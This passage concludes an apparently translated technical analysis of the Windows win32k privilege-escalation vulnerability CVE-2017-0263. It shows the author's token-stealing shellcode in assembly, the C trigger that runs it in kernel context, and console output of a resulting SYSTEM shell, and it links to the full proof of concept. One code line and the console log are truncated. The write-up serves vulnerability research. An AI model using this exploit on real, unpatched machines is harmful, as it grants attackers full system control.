At this moment while the current process has already owned and pointed to the `Token` object of system process, the reference count of target `Token` object needs a manual correction because of the extra added reference. Most of kernel objects use a structure `OBJECT_HEADER` as their header structures in NT executive:

```
kd> dt nt!_OBJECT_HEADER
   +0x000 PointerCount     : Int4B
   +0x004 HandleCount      : Int4B
   [...]
   +0x014 SecurityDescriptor : Ptr32 Void
   +0x018 Body             : _QUAD
```

This structure is followed by the associated kernel object, which holds the kernel object from the address of its field `Body`. Manual increment of reference needs to modify field `PointerCount`.

```
and     eax,0FFFFFFF8h
add     dword ptr [eax-18h],2
```

Most of work is done. Restore the values of general registers backed up previously to the registers, and return to the caller with `0x9F9F` as the feedback information.

```
popad
mov     eax,9F9Fh
jmp     LocRETURN

LocFAILED:
mov     eax,1

LocRETURN:
leave
ret     10h
```

The ShellCode function code has been written completely.


Trigger Elevation of Privilege

Everything is ready except the east wind. The latest statements are placed following the statement of calling system service `NtUserMNDragLeave` in the custom shadow window message procedure `xxShadowWindowProc`, which are of sending custom message `0x9F9F` with the kernel address of root popup menu object as parameter `wParam` and storing the judging result of the returned value into the global variable `bDoneExploit`.

```
LRESULT Triggered = SendMessageW(hWindowHunt, 0x9F9F, popupMenuR
bDoneExploit = Triggered == 0x9F9F;
```

As thus, following the call to system service `NtUserMNDragLeave` to set flag bit `bServerSideWindowProc` of carrier window object, the function sends custom message `0x9F9F` with the kernel address of root popup menu object as parameter `wParam`. The execution flow would invoke the custom message procedure of carrier window object in the kernel context and enter the code of ShellCode defined by user process, which achieves the elevation of privilege and the repair to fields of the related user objects.

Global variable `bDoneExploit` is listened to be assigned by the main thread; if so, the main thread would create a new command prompt process.



```
C:\Users\Administrator\Desktop\TempDemo.exe
-------------------
POC - CVE-2017-0263
-------
CREATE
::xxTr
::xxWi
::hwnd
::xxWi
::xxWi
::xxWi
::iSha
::xxWi
::iSha
::xxWi
::iSha
::xxWi
::xxWi
>>Send
::xxWi
>>Send
::xxSh
------
```

```
管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator\Desktop>whoami
nt authority\system

C:\Users\Administrator\Desktop>
```

Newly created process belongs to System identity

It can be observed that the newly created command prompt process has belonged to System user identity.

Postscript

There are some slight differences between the logic of exploitation code in this analysis and the part in the original attacking sample. For example, in order to make sure a reasonable success rate, the attacking sample performed operations to suspend all the threads temporarily in the system, and created three menu object to exploit, as well as retry mechanism, etc. In this analysis, to achieve the simplest proof and exploitation code, these unnecessary factors are omitted.

0x5 Links

Translated from my Chinese article: https://xiaodaozhi.com/exploit/71.html

[0] The proof of concept of this analysis

https://github.com/leeqwind/HolicPOC/blob/master/windows/win32k/CVE-2017-0263/x86.cpp

[1] Kernel Attacks through User-Mode Callbacks

http://media.blackhat.com/bh-us-11/Mandt/BH_US_11_Mandt_win32k_WP.pdf

[2] 从 Dump 到 POC 系列一: Win32k 内核提权漏洞分析

http://blogs.360.cn/blog/dump-to-poc-to-win32k-kernel-privilege-escalation-vulnerability/

[3] TrackPopupMenuEx function (Windows)

https://msdn.microsoft.com/en-us/library/windows/desktop/ms648003(v=vs.85).aspx

[4] sam-b/windows_kernel_address_leaks

https://github.com/sam-b/windows_kernel_address_leaks

[5] Sednit adds two zero-day exploits using 'Trump's attack on Syria' as a decoy

https://www.welivesecurity.com/2017/05/09/sednit-adds-two-zero-day-exploits-using-trumps-attack-syria-decoy/

[6] EPS Processing Zero-Days Exploited by Multiple Threat Actors

https://www.fireeye.com/blog/threat-research/2017/05/eps-processing-zero-days.html